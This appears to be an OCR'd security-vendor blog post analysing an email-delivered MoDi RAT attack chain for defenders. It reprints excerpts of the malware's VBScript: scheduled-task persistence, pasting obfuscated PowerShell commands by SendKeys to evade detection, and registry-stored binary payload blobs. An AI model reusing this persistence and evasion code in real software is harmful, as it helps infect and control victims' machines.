
Email-delivered MoDi RAT attack pastes PowerShell commands

news.sophos.com/en-us/2020/09/24/email-delivered-modi-rat-attack-pastes-powershell-commands/

September 24, 2020



```
dim fichier, CodeToPaste, Entreur
set objShell = WScript.CreateObject("WScript.Shell")
CodeToPaste = Base64Decode("WOFwcERvbWFpbl06OkN1cnJlbnREb21haW4uTG9hZHsofVtDb252ZXJ0XTo6RnJvk
Sub GoGoGo()
objShell.run Base64Decode("UG93ZXJzaGVsbC5leGU="), 2
Set Processes = GetObject("winmgmts:").InstancesOf("Win32_Process")
For Each Process In Processes
    If StrComp(Process.Name, Base64Decode("cG93ZXJzaGVsbC5leGU="), vbTextCompare) = 0 Then
        ' Activate the window using its process ID...
        With CreateObject("WScript.Shell")
        .AppActivate Process.ProcessId
        .sendkeys CodeToPaste
        .SendKeys "{enter}"
        .SendKeys "exit"
        .SendKeys "{enter}"
         wscript.sleep 5000

                End With

        ' We found our process. No more iteration required...
        Exit For
```


SophosLabs researchers Fraser Howard and Andrew O’Donnell stumbled upon an unusual *reflective loader* attack method last month while hunting through threat telemetry. The attack chain started with a malicious email message that contained some hostile VB scripting code, and concluded by delivering a commodity remote access Trojan named MoDi RAT.

These kinds of detections often lead to interesting, divergent attacks, which is what the detection teams are looking for. Diving down the rabbit hole, Howard and O’Donnell discovered a few intriguing twists to the convoluted attack, which included a Scheduled Task that started a Visual Basic Script file that, in turn, launches PowerShell and then literally *pasted the text of the commands into the PowerShell window*, rather than passing the command string as a parameter.

But let’s not get ahead of ourselves. Here is Howard’s root cause analysis (RCA) of the attack chain.


AMSI vs. MoDi RAT

The attack analysis pivoted on some of the data collected from Sophos endpoint products using Microsoft’s Antimalware Scan Interface (AMSI). The root cause of the attack triggered our telemetry: a malicious script, delivered (most likely) via spam. In the example below, the user’s browser (Edge, highlighted in red below) started the attack chain, which you can see in this snippet of the threat case.



The attack begins when a recipient of the malspam opens the message attachment. The Visual Basic Script in the message attachment connects to a remote site, which is the entry point into a series of HTTP 302 redirects that eventually lead to a .Zip archive, hosted in OneDrive cloud storage, that contains an encoded VBS (VBE) file.


With the VBE file in hand, we set about reproducing the entire attack to get a complete picture, right through to the payload.



```
Set WshShell = WScript.CreateObject("WScript.Shell")
VBSName = RandomString(5)
if IsProcessRunning = false then
 MyVBS = WshShell.ExpandEnvironmentStrings("%APPDATA%") & "\" & VBSName & ".vbs"
 WshShell.Run "Schtasks /create /sc minute /mo 1 /tn " & RandomString(10) & " /tr " & MyVBS,0,false
 RegWrite "TaskName", VBSName
else
 WScript.Quit
end if
```

The initial VBScript writes out a second VBS file to the filesystem, and inserts three new entries into the Windows Registry that contain binary data, written out as 8-digit binary numbers. It then launches a system utility to create a new Scheduled Task that, at a predetermined time in the future, launches the VBS script.

When the Scheduled Task runs, it uses wscript.exe to launch the VBS. The VBS code launches PowerShell and then runs this code, which takes data from the VBS and inserts it into the system's clipboard, where it can then programmatically "paste" the commands into the PowerShell window using the VBS *SendKeys* command.




```
dim fichier, CodeToPaste, Entreur
set objShell = WScript.CreateObject("WScript.Shell")
CodeToPaste = Base64Decode("WOFwcERvbWFpbl06OkN1cnJlbnREb21haW4uTG9hZHsofVtDb252ZXJ0XTo6RnJv
Sub GoGoGo()
objShell.run Base64Decode("UG93ZXJzaGVsbC5leGU="), 2
Set Processes = GetObject("winmgmts:").InstancesOf("Win32_Process")
For Each Process In Processes
    If StrComp(Process.Name, Base64Decode("cG93ZXJzaGVsbC5leGU="), vbTextCompare) = 0 Then
        ' Activate the window using its process ID...
        With CreateObject("WScript.Shell")
        .AppActivate Process.ProcessId
        .sendkeys CodeToPaste
        .SendKeys "{enter}"
        .SendKeys "exit"
        .SendKeys "{enter}"
         wscript.sleep 5000

                End With

        ' We found our process. No more iteration required...
        Exit For

    End If
```

This neat little trick to deliver the powershell commands seems designed to evade detection by keeping the commands they execute under the radar, rather than attracting attention by spawning an instance of PowerShell with some interesting command-line parameters that might trigger all sorts of security product alerts. From this point on, the attack is fileless.




```
QE!!Q!!!!!Q!Q!WMhKE!!!E!oC!!QHzR!!!M!gK!!!cMhB!!g
!4C!!6!iB!!wD!!!!B!!!WQB!!QCD!U!!C!!!!gE!!!!!!!wC
!Y!!!!!Q!!!!FwM!!!wYyNncu!G!!!C!!!!!!!!!!!!!!!!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!O!!gOYD!!!w!!!!G!!!!!!!
!!!!!!E!!!!!!!!!!B!!g!!!!!g!!!!B!!!!!Q!!!!g!!!!sj
ItFmcn9mcwBycphGVhOMTBgbINn!t!4guf4!!!!!g!!!!!!!!
RegWrite "inj", Inj
RegWrite "Entreur", Replace(Exec,"!","A")
RegWrite "MyFile", StrReverse(MyFile)
WScript.Sleep 5000
Start =
StrReverse("KQHel5kCpADMwATMoAXZlx2UuQHcpJ3QTdFIK
9mcQBiZJBiCxACclR3cgADMwADMwEDIvRHIwASPgkGIy9mRK4
iCuVGaUBSZ1JHVgODIj9mcQRmb19mZgYWSgoAd4VmTgogZJBC
Kw12bDJHdTBiZJBCIgAiCpIyczV2YvJHUfJzMul2VigCIm9Oc
vJHUgODIl1WYON2byBHIKU2csFmRgODIj9mcQRmb19mZgoQKi
```

In the next step, PowerShell extracts a .NET decoder executable from one of the Registry blobs (labeled ***Entreur*** in the Registry) that the VBE had created earlier, and reflectively loads it by injecting it into a system process.


The decoder executable, in turn, extracts the .NET injector and payload blobs (labeled in the Registry as ***inj*** and ***Myfile***, respectively) from the Registry. Then the injector loads the payload (injecting into the host application, msbuild.exe).

Notably, the initial Zip payload name (“Timbres-electroniques”) and several other strings, including the *Entreur* Registry key were comprised of words from the French language. Some of the targets of these attacks were French firms.



```
--------- --------- --------- --------- --------- --------- --------- ---------
Inj = "01001101 01011010 10010000 00000000 00000011 00000000 00000000 00
10111000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00001110 00000000 10110100 00001001 11001101 00100001 10111000 00000001
01110010 01101111 01100111 01110010 01100001 01101101 00100000 01100011
01110010 01110101 01101110 00100000 01101001 01101110 00100000 01000100
00001101 00001010 00100100 00000000 00000000 00000000 00000000 00000000
00000000 00110111 10011010 00100011 10001000 00000000 00000000 00000000
00001011 00000001 01010000 00000000 00000000 00101110 00000000 00000000
01001100 00000000 00000000 00000000 00100000 00000000 00000000 00000000
00000000 00000000 00000000 00000010 00000000 00000000 00000100 00000000
00000000 00000000 00000000 00000000 00000000 00000000 10100000 00000000
00000011 00000000 01000000 10000101 00000000 00000000 00010000 00000000
00010000 00000000 00000000 00000000 00000000 00000000 00000000 00010000
```

The diagram below summarizes all this and illustrates the key components of the attack chain.


WSCRIPT
Execute VBE (from spam):
1. Add scheduled task
2. Write data blobs to Registry
3. Write VBS file to disk
SCHTASKS
1. Run dropped VBS
WSCRIPT
1. Launch powershell shell
2. Paste in command
REGISTRY
“Entreur”
“Inj”
“Myfile”
1. Decode “Entreur” blob from Registry
2. Reflectively load/execute
POWERSHELL
MSBUILD
MoDi RAT payload running
Injector
Launch msbuild.exe & inject payload
Decoder
Decode “Inj” and “Myfile” blobs from Registry
FILELESS
SOPHOSlabs

The three .NET executable layers (decoder, injector, and payload) do not touch the disk, but we proactively blocked the attack based on our recognition of the technique the attackers employ to deliver the payload filelessly.

Despite already proactively blocking this attack, as a result of our further investigation we were able to enhance existing detections to provide additional resilience against similar attacks we might see in the future.

Why you should upgrade from older Windows

Microsoft’s AMSI framework that helps us intercept and neutralize these kinds of attacks is only available on certain recent flavors of Windows (Windows 10, Windows Server 2016 and Windows Server 2019). If there’s one single reason why users of older versions of Windows should upgrade, it’s this: AMSI protection is crucial to helping us defend against many of today’s attacks, particularly those that use fileless techniques.

This attack typifies how most of the fileless attacks that we see work. AMSI provides the capability for Sophos to proactively protect customers against a range of similar attacks, and the telemetry we’re able to get lets us dive into these rabbit holes so we can identify and enhance our protections more effectively.

Sophos endpoint products will detect the components of this attack as **AMSI/Reflect-D**, **Troj/VBSInj-D**, and **AMSI/ModiRat-A**.

Indicators of compromise

IoCs relating to this investigation have been posted to the SophosLabs Github.